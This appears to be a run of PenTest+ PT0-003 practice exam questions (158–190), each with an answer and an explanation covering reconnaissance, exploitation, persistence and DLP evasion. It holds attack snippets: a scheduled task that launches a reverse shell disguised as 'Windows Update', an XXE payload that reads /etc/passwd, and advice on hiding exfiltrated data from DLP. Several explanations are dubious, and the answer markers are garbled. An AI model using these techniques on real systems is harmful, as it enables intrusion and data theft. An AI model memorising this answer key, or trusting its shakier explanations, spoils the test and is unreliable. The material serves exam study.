An increase in DNS traffic during a penetration test suggests data exfiltration using DNS tunneling, a method where attackers encode data into DNS queries to avoid detection.

Option A (Covert data exfiltration) Q : Correct. DNS tunneling (e.g., dnscat2, Iodine) is a stealthy method to bypass firewalls and extract sensitive data.

Option B (URL spidering) X : Would cause increased web traffic, not DNS requests.

Option C (HTML scraping) X : Involves parsing web pages, not DNS traffic.

Option D (DoS attack) X : DoS floods bandwidth or servers, but does not increase DNS queries significantly.

Reference: CompTIA PenTest+ PT0-003 Official Guide – DNS Tunneling & Data Exfiltration

Question: 158

[Information Gathering and Vulnerability Scanning]

A penetration tester needs to scan a remote infrastructure with Nmap. The tester issues the following command:

nmap 10.10.1.0/24

Which of the following is the number of TCP ports that will be scanned?

A. 256
B. 1,000
C. 1,024
D. 65,535

Answer: B

Explanation:

By default, Nmap scans the top 1,000 most commonly used TCP ports unless otherwise specified.

Option A (256) X : Incorrect. This refers to the number of hosts in a /24 subnet, not the number of ports scanned.

Option B (1,000) Q : Correct. Nmap defaults to scanning the 1,000 most common TCP ports unless the -p flag is used

to specify a different range.

Option C (1,024) X : Incorrect. The first 1,024 ports are well-known ports, but Nmap scans 1,000 by default, not 1,024.

Option D (65,535) X : Incorrect. Nmap only scans all ports if the -p- flag is used (e.g., nmap -p- <target>).

Reference: CompTIA PenTest+ PT0-003 Official Guide – Network Scanning with Nmap

Question: 159

[Tools and Code Analysis]

During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?

A. WiGLE.net
B. WHOIS
C. theHarvester
D. Censys.io

Answer: D

Explanation:

Censys.io is a powerful reconnaissance tool that scans the internet and provides detailed information about exposed services, certificates, and GeoIP data.

Option A (WiGLE.net) X : Used for wireless network mapping, not host discovery.

Option B (WHOIS) X : Provides domain registration information, not GeoIP or service summaries.

Option C (theHarvester) X : Used for OSINT, mainly to collect emails, subdomains, and usernames.

Option D (Censys.io) □ : Correct. Censys provides:

GeoIP data (location of hosts).

Exposed services and open ports.

TLS certificate analysis.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Reconnaissance and OSINT Tools

Question: 160

A penetration testing team needs to determine whether it is possible to disrupt wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?

A. Port mirroring
B. Sidecar scanning
C. ARP poisoning
D. Channel scanning

Answer: D

Explanation:

To assess wireless communication disruptions, channel scanning is used to identify active Wi-Fi channels, allowing testers to target specific frequencies for jamming or deauthentication attacks. Option A (Port mirroring) X : Used for network traffic monitoring, not wireless disruption. Option B (Sidecar scanning) X : Not a commonly used technique in wireless testing.

Option C (ARP poisoning) X : Used to manipulate ARP tables on wired networks, not for wireless interference.
Option D (Channel scanning) Q : Correct.

Identifies which Wi-Fi channels are in use.
Helps perform jamming, deauthentication, or interference attacks.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Wireless Attacks and Security Testing

Question: 161

Which of the following explains the reason a tester would opt to use DREAD over PTES during the planning phase of a penetration test?

A. The tester is conducting a web application test.
B. The tester is assessing a mobile application.
C. The tester is evaluating a thick client application.
D. The tester is creating a threat model.

Answer: D

Explanation:

DREAD (Damage, Reproducibility, Exploitability, Affected Users, Discoverability) is a threat modeling framework used to assess and prioritize risks.
Option A (Web application test) X : While DREAD can be used in web security, PTES (Penetration Testing Execution Standard) is a better framework for conducting pentests.
Option B (Mobile application test) X : PTES provides guidelines for mobile security testing, whereas DREAD is for threat modeling.
Option C (Thick client application) X : Thick clients require specific testing methodologies, not DREAD.
Option D (Creating a threat model) Q : Correct.
DREAD is designed for risk assessment and prioritization.
PTES focuses on penetration testing execution, not threat modeling.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Threat Modeling with DREAD vs. PTES

Question: 162

A client warns the assessment team that an ICS application is maintained by the manufacturer. Any tampering of the host could void the enterprise support terms of use.
Which of the following techniques would be most effective to validate whether the application encrypts communications in transit?

A. Utilizing port mirroring on a firewall appliance
B. Installing packet capture software on the server

C. Reconfiguring the application to use a proxy
D. Requesting that certificate pinning be disabled

Answer: A

Explanation:

Since direct interaction with the ICS application is restricted, the best way to analyze network traffic without modifying the system is to use port mirroring on a firewall or network switch.

Option A (Port mirroring) :

Correct. Port mirroring (SPAN) copies network traffic without modifying the host system.

Allows passive analysis of whether encryption is used.

Option B (Packet capture on the server) :

Requires modifying the host, which is prohibited by the client.

Option C (Reconfiguring the app to use a proxy) :

Modifies application settings, which violates the client's terms.

Option D (Disabling certificate pinning) :

Requires changes to security settings, which is not allowed in this scenario.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Passive Traffic Analysis for ICS Systems

Question: 163

During an assessment, a penetration tester sends the following request:

```
POST /services/v1/users/create HTTP/1.1
Host: target-application.com
Content-Type: application/json
Content-Length: [dynamic]
Authorization: Bearer (FUZZ)
```

Which of the following attacks is the penetration tester performing?

A. Directory traversal
B. API abuse
C. Server-side request forgery
D. Privilege escalation

Answer: B

Explanation:

This attack attempts to manipulate the API by fuzzing the authorization token (Authorization: Bearer (FUZZ)). This suggests an attempt to bypass authentication or escalate privileges by using an invalid, stolen, or guessed token—a form of API abuse.

Option A (Directory traversal) :

Involves manipulating file paths (e.g., ../../../etc/passwd), but this attack targets API authentication.

Option B (API abuse) :

Correct. Fuzzing the authorization token suggests an attempt to bypass authentication or test for weak API security.

Option C (Server-side request forgery - SSRF) :

SSRF manipulates backend requests to make unauthorized HTTP calls, which is not evident here.

Option D (Privilege escalation) :

While API abuse may lead to privilege escalation, fuzzing the token alone does not directly escalate privileges.

Reference: CompTIA PenTest+ PT0-003 Official Guide – API Security Testing & Authentication

Bypasses

Question: 164

[Tools and Code Analysis]

A penetration tester is performing a security review of a web application. Which of the following should the tester leverage to identify the presence of vulnerable open-source libraries?

A. VM
B. IAST
C. DAST
D. SCA

Answer: D

Explanation:

Software Composition Analysis (SCA) is used to analyze dependencies in applications and identify vulnerable open-source libraries.

Option A (VM - Virtual Machine) X : A VM is a computing environment, not a vulnerability detection tool.

Option B (IAST - Interactive Application Security Testing) X : IAST analyzes runtime behavior, but it does not specialize in detecting vulnerable libraries.

Option C (DAST - Dynamic Application Security Testing) X : DAST scans running applications for vulnerabilities, but it does not analyze open-source libraries.

Option D (SCA - Software Composition Analysis) Q : Correct.

Identifies security flaws in dependencies.

Used for managing supply chain risks.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Software Composition Analysis (SCA)

Question: 165

[Tools and Code Analysis]

A penetration tester launches an attack against company employees. The tester clones the company's intranet login page and sends the link via email to all employees.

Which of the following best describes the objective and tool selected by the tester to perform this activity?

A. Gaining remote access using BeEF
B. Obtaining the list of email addresses using theHarvester
C. Harvesting credentials using SET
D. Launching a phishing campaign using GoPhish

Answer: C

Explanation:

The tester is conducting a phishing attack by cloning the company's login page to steal employee credentials.
Option A (BeEF) X : BeEF is used for browser exploitation, not phishing.
Option B (theHarvester) X : Used for OSINT, gathering emails, but does not conduct phishing attacks.
Option C (SET - Social Engineering Toolkit) Q : Correct.
SET allows testers to clone web pages and perform phishing attacks.
Option D (GoPhish) X : GoPhish is a phishing simulation tool, but SET is specifically designed for credential harvesting.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Social Engineering & Phishing Attacks

Question: 166

[Information Gathering and Vulnerability Scanning]
Which of the following could be used to enhance the quality and reliability of a vulnerability scan report?

A. Risk analysis
B. Peer review
C. Root cause analysis
D. Client acceptance

Answer: B

Explanation:

A peer review ensures the accuracy, completeness, and objectivity of a penetration test report.
Option A (Risk analysis) X : Helps prioritize vulnerabilities but does not validate report accuracy.
Option B (Peer review) Q : Correct.
Ensures report accuracy and consistency.
Identifies misinterpretations or missing details.
Option C (Root cause analysis) X : Helps in remediation but does not verify report quality.
Option D (Client acceptance) X : A client review is final verification, but peer review happens earlier to ensure accuracy.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Reporting & Quality Assurance

Question: 167

[Tools and Code Analysis]
During an assessment, a penetration tester gains access to one of the internal hosts. Given the following command:

schtasks /create /sc onlogon /tn "Windows Update" /tr "cmd.exe /c reverse_shell.exe" Which of the following is the penetration tester trying to do with this code?

A. Enumerate the scheduled tasks

B. Establish persistence
C. Deactivate the Windows Update functionality
D. Create a binary application for Windows System Updates

Answer: B

Explanation:

The command creates a scheduled task that executes a reverse shell payload at logon, ensuring persistence.
Option A (Enumerate tasks) X : This command creates a task, not lists tasks (schtasks /query is used for enumeration).
Option B (Establish persistence) Q : Correct.
The attacker ensures a reverse shell opens every time a user logs in.
Option C (Deactivate Windows Update) X : The task is named "Windows Update" but does not disable updates.
Option D (Create a Windows Update binary) X : This executes a reverse shell, not a system update. Reference: CompTIA PenTest+ PT0-003 Official Guide – Windows Persistence Techniques

Question: 168

[Attacks and Exploits]
During an internal penetration test, a tester compromises a Windows OS-based endpoint and bypasses the defensive mechanisms. The tester also discovers that the endpoint is part of an Active Directory (AD) local domain.
The tester's main goal is to leverage credentials to authenticate into other systems within the Active Directory environment.
Which of the following steps should the tester take to complete the goal?

A. Use Mimikatz to collect information about the accounts and try to authenticate in other systems
B. Use Hashcat to crack a password for the local user on the compromised endpoint
C. Use Evil-WinRM to access other systems in the network within the endpoint credentials
D. Use Metasploit to create and execute a payload and try to upload the payload into other systems

Answer: A

Explanation:
Since the tester has compromised a Windows machine and bypassed security, the best next step is to extract credentials from memory to move laterally within Active Directory.
Option A (Mimikatz) Q : Correct.
Mimikatz extracts hashed credentials, plaintext passwords, and Kerberos tickets from memory.
Attackers use Pass-the-Hash (PtH) or Pass-the-Ticket (PtT) to authenticate on other systems without cracking passwords.
Option B (Hashcat) X : Cracking passwords takes time and is not necessary if Mimikatz provides reusable credentials.
Option C (Evil-WinRM) X : Evil-WinRM is useful for remotely executing commands, but without valid credentials, it won't work.
Option D (Metasploit) X : Metasploit payloads may be useful for initial exploitation, but credential dumping is a better next step.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Credential Dumping & Lateral Movement

Question: 169

During a security assessment, a penetration tester captures plaintext login credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access. Which of the following tools is the tester using?

A. Burp Suite
B. Wireshark
C. Zed Attack Proxy (ZAP)
D. Metasploit

Answer: B

Explanation:

Capturing plaintext credentials in network traffic is done using packet sniffing. Wireshark is the best tool for this task.
Option A (Burp Suite) X : Used for web application testing and intercepting HTTPS traffic, but not general network sniffing.
Option B (Wireshark) Q : Correct.
Wireshark is a packet analysis tool that captures unencrypted network traffic, including plaintext credentials.
Option C (ZAP - Zed Attack Proxy) X : Similar to Burp Suite, but focused on web application security, not network packet capture.
Option D (Metasploit) X : Metasploit is used for exploitation rather than capturing traffic.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Packet Sniffing & Network Traffic Analysis

Question: 170

[Tools and Code Analysis]
Which of the following techniques is the best way to avoid detection by Data Loss Prevention (DLP) tools?

A. Encoding
B. Compression
C. Encryption
D. Obfuscation

Answer: C

Explanation:

Data Loss Prevention (DLP) tools monitor network traffic and files for sensitive information leaks. The most effective way to bypass DLP is to use encryption, since DLP systems cannot inspect encrypted content.
Option A (Encoding) X : Base64 or Hex encoding can sometimes bypass filters, but many DLP tools detect common encoding schemes.

Option B (Compression) X : Compression can change file signatures, but modern DLP systems can inspect compressed files.

Option C (Encryption) Q : Correct.

Strong encryption prevents DLP tools from analyzing file contents.

Option D (Obfuscation) X : Code obfuscation may work for source code leaks, but DLP solutions use heuristics to detect patterns.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Bypassing Security Controls

Question: 171

[Attacks and Exploits]

A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:

```
<?xml version="1.0"?>
<!DOCTYPE data [ <!ENTITY foo SYSTEM "file:///etc/passwd"> ]>
<test>&foo;</test>
```

Which of the following should the tester recommend in the report to best prevent this type of vulnerability?

A. Drop all excessive file permissions with chmod o-rwx
B. Ensure the requests application access logs are reviewed frequently
C. Disable the use of external entities
D. Implement a WAF to filter all incoming requests

Answer: C

Explanation:

This is an XML External Entity (XXE) attack, which occurs when an application processes XML input that allows external entity references. The best mitigation is to disable external entities in the XML parser.

Option A (Change file permissions) X : Changing file permissions does not fix the root cause, as the vulnerability is in XML processing.

Option B (Review logs) X : Logs help with detection, but do not prevent XXE attacks.

Option C (Disable external entities) □ : Correct.

Disabling external entity resolution in the XML parser prevents XXE attacks.

Option D (WAF) X : A WAF can help block attacks, but disabling external entities is the best solution. Reference: CompTIA PenTest+ PT0-003 Official Guide – Web Application Attacks (XXE)

Question: 172

[Attacks and Exploits]

A penetration tester is unable to identify the Wi-Fi SSID on a client's cell phone.

Which of the following techniques would be most effective to troubleshoot this issue?

A. Sidecar scanning
B. Channel scanning
C. Stealth scanning
D. Static analysis scanning

Answer: B

Explanation:

Since SSID broadcast might be hidden, channel scanning allows the tester to identify active Wi-Fi networks.
Option A (Sidecar scanning) X : Not a recognized Wi-Fi testing method.
Option B (Channel scanning) □ : Correct.
Identifies hidden SSIDs by monitoring probe requests and responses.
Option C (Stealth scanning) X : Typically refers to evading detection, not Wi-Fi analysis.
Option D (Static analysis scanning) X : Static analysis applies to code security, not Wi-Fi networks.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Wireless Reconnaissance Techniques

Question: 173

[Attacks and Exploits]

A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following:

SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?

A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege

Answer: A

Explanation:

The SeImpersonatePrivilege allows a process to impersonate another user's security context, which is commonly used in token manipulation attacks for privilege escalation.
Option A (SeImpersonatePrivilege) Q : Correct.
Used in Juicy Potato or Rogue Potato attacks to escalate privileges.
Option B (SeCreateGlobalPrivilege) X : Allows creating global objects, but not privilege escalation.
Option C (SeChangeNotifyPrivilege) X : Enables traverse directory access, not privilege escalation.
Option D (SeManageVolumePrivilege) X : Used for disk management, not privilege escalation. Reference: CompTIA PenTest+ PT0-003 Official Guide – Windows Privilege Escalation via Token Impersonation

Question: 174

[Attacks and Exploits]

While conducting an assessment, a penetration tester identifies details for several unreleased products announced at a company-wide meeting.

Which of the following attacks did the tester most likely use to discover this information?

A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack

Answer: A

Explanation:

The tester gained information by listening to a private discussion, which is eavesdropping (passive reconnaissance).

Option A (Eavesdropping) Q : Correct.

Involves intercepting conversations via audio, network traffic, or wireless signals.

Option B (Bluesnarfing) X : Stealing data via Bluetooth, which is not mentioned.

Option C (Credential harvesting) X : No password collection occurred.

Option D (SQL injection) X : SQLi affects databases, not voice communications.

Reference: CompTIA PenTest+ PT0-003 Official Guide – OSINT & Eavesdropping Techniques

Question: 175

[Tools and Code Analysis]

A company hires a penetration tester to test the security of its wireless networks. The main goal is to intercept and access sensitive data.

Which of the following tools should the security professional use to best accomplish this task?

A. Metasploit
B. WiFi-Pumpkin
C. SET
D. theHarvester
E. WiGLE.net

Answer: B

Explanation:

WiFi-Pumpkin is used for man-in-the-middle (MitM) attacks on Wi-Fi networks, making it ideal for intercepting and accessing data.

Option A (Metasploit) X : Good for exploitation, but not specialized for Wi-Fi attacks.

Option B (WiFi-Pumpkin) Q : Correct.

Creates fake Wi-Fi access points.

Intercepts network traffic (SSL stripping, DNS spoofing).

Option C (SET - Social Engineering Toolkit) X : Focuses on phishing, not Wi-Fi attacks.

Option D (theHarvester) X : Used for OSINT, not Wi-Fi exploitation.

Option E (WiGLE.net) X : Maps Wi-Fi networks, but does not capture sensitive data.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Wireless Attacks & Fake APs

Question: 176

[Attacks and Exploits]

During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge's information to create a duplicate for unauthorized entry.

Which of the following best describes this action?

A. Smurfing
B. Credential stuffing
C. RFID cloning
D. Card skimming

Answer: C

Explanation:

RFID cloning involves copying data from an existing access card to create a duplicate badge. Attackers use tools like Proxmark3 or Flipper Zero to capture and replicate RFID signals.

Option A (Smurfing) X : A DDoS attack technique, unrelated to physical security.

Option B (Credential stuffing) X : Uses compromised usernames/passwords, not RFID badges.

Option C (RFID cloning) Q : Correct. Creates a duplicate access badge using RFID technology.

Option D (Card skimming) X : Steals credit card data, but does not duplicate RFID badges.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Physical Security Testing & RFID Cloning

Question: 177

[Information Gathering and Vulnerability Scanning]

A penetration tester completes a scan and sees the following Nmap output on a host:

Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open snmp
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp0

The tester wants to obtain shell access. Which of the following related exploits should the tester try first?

A. exploit/windows/smb/psexec

B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login

Answer: C

Explanation:

Since the system is running Windows 7 SP0, it is highly likely to be vulnerable to MS17-010 (EternalBlue), a critical SMB vulnerability used for remote code execution (RCE).
Option A (psexec) X : PsExec requires valid credentials, which we do not have yet.
Option B (ms08_067_netapi) X : MS08-067 targets Windows XP/Server 2003, but the system is Windows 7.
Option C (ms17_010_eternalblue) Q : Correct.
EternalBlue allows remote exploitation of SMBv1 in Windows 7/Server 2008.
Option D (snmp_login scanner) X : Only checks default SNMP credentials, not an exploit. Reference: CompTIA PenTest+ PT0-003 Official Guide – SMB Exploitation & EternalBlue

Question: 178

[Attacks and Exploits]
A penetration tester gains access to the target network and observes a running SSH server.
Which of the following techniques should the tester use to obtain the version of SSH running on the target server?

A. Network sniffing
B. IP scanning
C. Banner grabbing
D. DNS enumeration

Answer: C

Explanation:

Banner grabbing is used to extract version information from services, including SSH, FTP, and web servers.
Option A (Network sniffing) X : Captures packets, but does not directly reveal service versions.
Option B (IP scanning) X : Identifies active hosts, but not SSH versions.
Option C (Banner grabbing) Q : Correct.
Can be performed with:

nc <target> 22
or
telnet <target> 22
Option D (DNS enumeration) X : Retrieves domain name records, not SSH versions.
Reference: CompTIA PenTest+ PT0-003 Official Guide – Service Enumeration & Banner Grabbing

Question: 179

[Tools and Code Analysis]

A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:

for var in --MISSING TEXT-- do

ping -c 1 192.168.10.$var

done

Which of the following pieces of code should the penetration tester use in place of —MISSING TEXT—?

A. crunch 1 254 loop

B. seq 1 254

C. echo 1-254

D. fl..254

Answer: B

Explanation:

The seq command generates a sequence of numbers, making it the best choice for iterating through IP addresses in a Class C subnet.

Option A (crunch) X : Crunch generates wordlists, not IP ranges.

Option B (seq 1 254) Q : Correct. Generates the range 1-254 for a Class C subnet.

Option C (echo 1-254) X : Outputs the string "1-254" instead of expanding it into numbers.

Option D (fl..254) X : Incorrect syntax.

Reference: CompTIA PenTest+ PT0-003 Official Guide – Bash Scripting for Automation

Question: 180

During a testing engagement, a penetration tester compromises a host and locates data for exfiltration. Which of the following are the best options to move the data without triggering a data loss prevention tool? (Select two).

A. Move the data using a USB flash drive.

B. Compress and encrypt the data.

C. Rename the file name extensions.

D. Use FTP for exfiltration.

E. Encode the data as Base64.

F. Send the data to a commonly trusted service.

Answer: B,E

Explanation:

Data Loss Prevention (DLP) tools monitor sensitive data and prevent unauthorized exfiltration. The two best options

to bypass DLP are:

Compress and encrypt the data (Option B):

Compression reduces file size, making detection harder. Encryption further protects the data by making it unreadable without a key.

DLP tools often inspect content based on known patterns (e.g., credit card numbers, sensitive keywords). Encrypted files bypass content inspection since DLP cannot analyze encrypted data. Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Data Exfiltration Techniques" Encode the data as Base64 (Option E):

Base64 encoding disguises data by converting it into ASCII text, making it less likely to trigger DLP signature-based detection.

Many DLP systems do not analyze encoded text deeply, assuming it is non-sensitive.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Encoding and Obfuscation in Exfiltration"

Incorrect options:

Option A (USB flash drive): Physical exfiltration is risky and easily detectable in enterprise environments.

Option C (Rename file extensions): DLP systems analyze content, not just filenames.

Option D (FTP for exfiltration): FTP is monitored by security tools and is a high-risk method.

Option F (Trusted service): Many organizations monitor outbound traffic to cloud storage or email services.

Question: 181

[Information Gathering and Vulnerability Scanning]

A penetration tester obtains the following output during an Nmap scan:

PORT STATE SERVICE

135/tcp open msrpc

445/tcp open microsoft-ds

1801/tcp open msmq

2103/tcp open msrpc

3389/tcp open ms-wbt-server

Which of the following should be the next step for the tester?

A. Search for vulnerabilities on msrpc.
B. Enumerate shares and search for vulnerabilities on the SMB service.
C. Execute a brute-force attack against the Remote Desktop Services.
D. Execute a new Nmap command to search for another port.

Answer: B

Explanation:

The presence of SMB (port 445) and MSRPC (port 135) indicates potential Windows network services that could be vulnerable to misconfigurations or exploits.

Enumerate shares and search for vulnerabilities on SMB (Option B):

SMB (Server Message Block) allows file and printer sharing. Misconfigured or open shares could contain sensitive data.

Tools like enum4linux or smbclient can be used to list available shares and check for anonymous access.

SMB vulnerabilities (e.g., EternalBlue - CVE-2017-0144) can be exploited for remote code execution. Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "SMB Enumeration and Exploitation" Incorrect options:

Option A (Search vulnerabilities on msrpc): MSRPC (Microsoft Remote Procedure Call) is not commonly exploited directly unless an SMB or RDP vulnerability is found.
Option C (Brute-force RDP): Brute-force attacks generate excessive failed login attempts, triggering security alerts.
Option D (Search for another port): The open ports already provide sufficient attack vectors.

Question: 182

[Attacks and Exploits]
A tester wants to pivot from a compromised host to another network with encryption and the least amount of interaction with the compromised host. Which of the following is the best way to accomplish this objective?

A. Create an SSH tunnel using sshuttle to forward all the traffic to the compromised computer.
B. Configure a VNC server on the target network and access the VNC server from the compromised computer.
C. Set up a Metasploit listener on the compromised computer and create a reverse shell on the target network.
D. Create a Netcat connection to the compromised computer and forward all the traffic to the target network.

Answer: A

Explanation:

Pivoting allows attackers to use a compromised host as a gateway to access internal resources.
Create an SSH tunnel using sshuttle (Option A):
sshuttle creates a transparent VPN-like connection over SSH, allowing the tester to forward traffic securely.
Advantages:
Provides encryption, preventing IDS/IPS detection.
Requires minimal interaction with the compromised host.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Pivoting and Lateral Movement Techniques"
Incorrect options:
Option B (VNC server): VNC lacks encryption and is easily detectable.
Option C (Metasploit listener): Reverse shells can be detected by EDR solutions.
Option D (Netcat connection): Netcat is plaintext, making it highly detectable.

Question: 183

A tester is finishing an engagement and needs to ensure that artifacts resulting from the test are safely handled. Which of the following is the best procedure for maintaining client data privacy?

A. Remove configuration changes and any tools deployed to compromised systems.
B. Securely destroy or remove all engagement-related data from testing systems.
C. Search through configuration files changed for sensitive credentials and remove them.
D. Shut down C2 and attacker infrastructure on premises and in the cloud.

Answer: B

Explanation:

At the end of a penetration test, handling sensitive data properly ensures compliance with legal, regulatory, and ethical guidelines.

Securely destroy or remove all engagement-related data (Option B):

Ensures confidentiality of test results.

Prevents unauthorized access to client information.

Methods include secure wiping tools (shred, sdelete), and encrypted storage deletion.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Post-Engagement Data Handling"

Incorrect options:

Option A (Remove configuration changes): Necessary but does not ensure complete data destruction.

Option C (Search for sensitive credentials): Important but does not address all artifacts.

Option D (Shut down C2 infrastructure): Important for OPSEC but does not address client data privacy.

Question: 184

[Attacks and Exploits]

A penetration tester attempts unauthorized entry to the company's server room as part of a security assessment. Which of the following is the best technique to manipulate the lock pins and open the door without the original key?

A. Plug spinner
B. Bypassing
C. Decoding
D. Raking

Answer: D

Explanation:

Lock picking techniques are used in physical security assessments to test access control mechanisms. Raking (Option D):

Raking is a lock-picking technique where a rake pick is inserted and rapidly moved in and out to manipulate multiple pins simultaneously.

It is faster but less precise than single-pin picking.

Used when speed is prioritized over precision.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Physical Security Testing Methods" Incorrect options:

Option A (Plug spinner): Used after a lock is picked to rotate the plug in the correct direction.

Option B (Bypassing): Uses methods like shimming or card sliding, which do not manipulate pins.

Option C (Decoding): Involves reading lock components (e.g., key cuts) to generate a working key rather than picking.

Question: 185

[Information Gathering and Vulnerability Scanning]

A penetration tester conducts reconnaissance for a client's network and identifies the following system of interest:

```
$ nmap -A AppServer1.compita.org
Starting Nmap 7.80 (2023-01-14) on localhost (127.0.0.1) at 2023-08-04 15:32:27
Nmap scan report for AppServer1.compita.org (192.168.1.100)
```

Host is up (0.001s latency).
Not shown: 999 closed ports
Port State Service
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
873/tcp open rsync
8080/tcp open http-proxy
8443/tcp open https-alt
9090/tcp open zeus-admin
10000/tcp open snet-sensor-mgmt

The tester notices numerous open ports on the system of interest. Which of the following best describes this system?

A. A honeypot
B. A Windows endpoint
C. A Linux server
D. An already-compromised system

Answer: A

Explanation:

A honeypot is a decoy system designed to attract attackers by exposing multiple services and vulnerabilities.
Indicators of a honeypot (Option A):
The system has an unusual combination of Windows (SMB, MSRPC) and Linux (Rsync, SSH) services.
It exposes a large number of open ports, which is uncommon for a production server.
Presence of "zeus-admin" (port 9090) suggests intentionally vulnerable services.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Honeypots and Decoys in Reconnaissance"
Incorrect options:
Option B (Windows endpoint): Windows would not normally run Rsync (873/tcp) or SSH (22/tcp).
Option C (Linux server): Linux servers typically don't have NetBIOS (139/tcp) or MSRPC (135/tcp). Option D (Already-compromised system): Although possible, honeypots mimic compromised systems to lure attackers.

Question: 186

[Attacks and Exploits]
Which of the following activities should be performed to prevent uploaded web shells from being exploited by others?

A. Remove the persistence mechanisms.

B. Spin down the infrastructure.
C. Preserve artifacts.
D. Perform secure data destruction.

Answer: A

Explanation:

Web shells provide remote access and persistence for attackers. The best mitigation is to remove persistence mechanisms.
Remove the persistence mechanisms (Option A):
Attackers often modify startup scripts, cron jobs, or registry keys to maintain access.
If persistence is not removed, even after the web shell is deleted, attackers can reinstall or reaccess it.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Removing Persistent Web Shells"
Incorrect options:
Option B (Spin down the infrastructure): Shutting down servers does not remove the persistence.
Option C (Preserve artifacts): Important for forensics but does not prevent exploitation.
Option D (Perform secure data destruction): Secure wipe is useful but not always feasible for a production system.

Question: 187

[Attacks and Exploits]
A company wants to perform a BAS (Breach and Attack Simu-lation) to measure the efficiency of the corporate security controls. Which of the following would most likely help the tester with simple command examples?

A. Infection Monkey
B. Exploit-DB
C. Atomic Red Team
D. Mimikatz

Answer: C

Explanation:

Breach and Attack Simulation (BAS) tools emulate real-world attacks to test security controls.
Atomic Red Team (Option C):
Atomic Red Team is an open-source BAS framework that provides simple commands to simulate MITRE ATT&CK® techniques.
It allows controlled adversary simulations without real exploitation.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Breach and Attack Simulation Tools"
Incorrect options:
Option A (Infection Monkey): Also a BAS tool but focuses on automated lateral movement, not simple commands.
Option B (Exploit-DB): A repository of exploits but not a BAS tool.
Option D (Mimikatz): Used for credential dumping, not BAS testing.

Question: 188

[Tools and Code Analysis]
A penetration tester has been asked to conduct a blind web application test against a customer's corporate website.
Which of the following tools would be best suited to perform this assessment?

A. ZAP
B. Nmap
C. Wfuzz
D. Truflehog

Answer: A

Explanation:

A blind web application test means that the tester has no prior knowledge of the application's internal workings. The best tool for automated scanning and vulnerability detection is a web application proxy such as OWASP ZAP.
ZAP (Option A):
OWASP Zed Attack Proxy (ZAP) is a widely used web application scanner for finding common vulnerabilities (e.g., SQL injection, XSS, authentication flaws).
It provides passive and active scanning features to test web applications for security weaknesses. Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Web Application Testing Tools" Incorrect options:
Option B (Nmap): Nmap is a network scanning tool, not specialized for web application testing.
Option C (Wfuzz): Wfuzz is a fuzzer for brute-force attacks, but it is not a full web vulnerability scanner.
Option D (Truflehog): Truflehog is used for secrets detection in repositories, not web testing.

Question: 189

During an engagement, a penetration tester runs the following command against the host system: host -t axfr domain.com dnsl.domain.com
Which of the following techniques best describes what the tester is doing?

A. Zone transfer
B. Host enumeration
C. DNS poisoning
D. DNS query

Answer: A

Explanation:

A DNS zone transfer attack occurs when a misconfigured DNS server allows attackers to retrieve the entire DNS record set.
Zone transfer (Option A):
The command host -t axfr domain.com dnsl.domain.com requests an AXFR (authoritative transfer) of the DNS records.

This provides subdomains, email servers, and internal DNS records, which attackers can use for reconnaissance.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "DNS Enumeration Techniques"

Incorrect options:

Option B (Host enumeration): Host enumeration gathers information about a specific host, not the entire DNS zone.
Option C (DNS poisoning): DNS poisoning modifies cache entries to redirect users. This is a different attack.
Option D (DNS query): A standard DNS query retrieves a single record, not a full zone transfer.

Question: 190

[Information Gathering and Vulnerability Scanning]
During an assessment, a penetration tester plans to gather metadata from various online files, including pictures. Which of the following standards outlines the formats for pictures, audio, and additional tags that facilitate this type of reconnaissance?

A. EXIF
B. GIF
C. COFF
D. ELF

Answer: A

Explanation:
Metadata extraction allows attackers to collect sensitive information from digital files.
EXIF (Exchangeable Image File Format) (Option A):
EXIF metadata contains camera details, GPS coordinates, timestamps, and software versions used to edit the file.
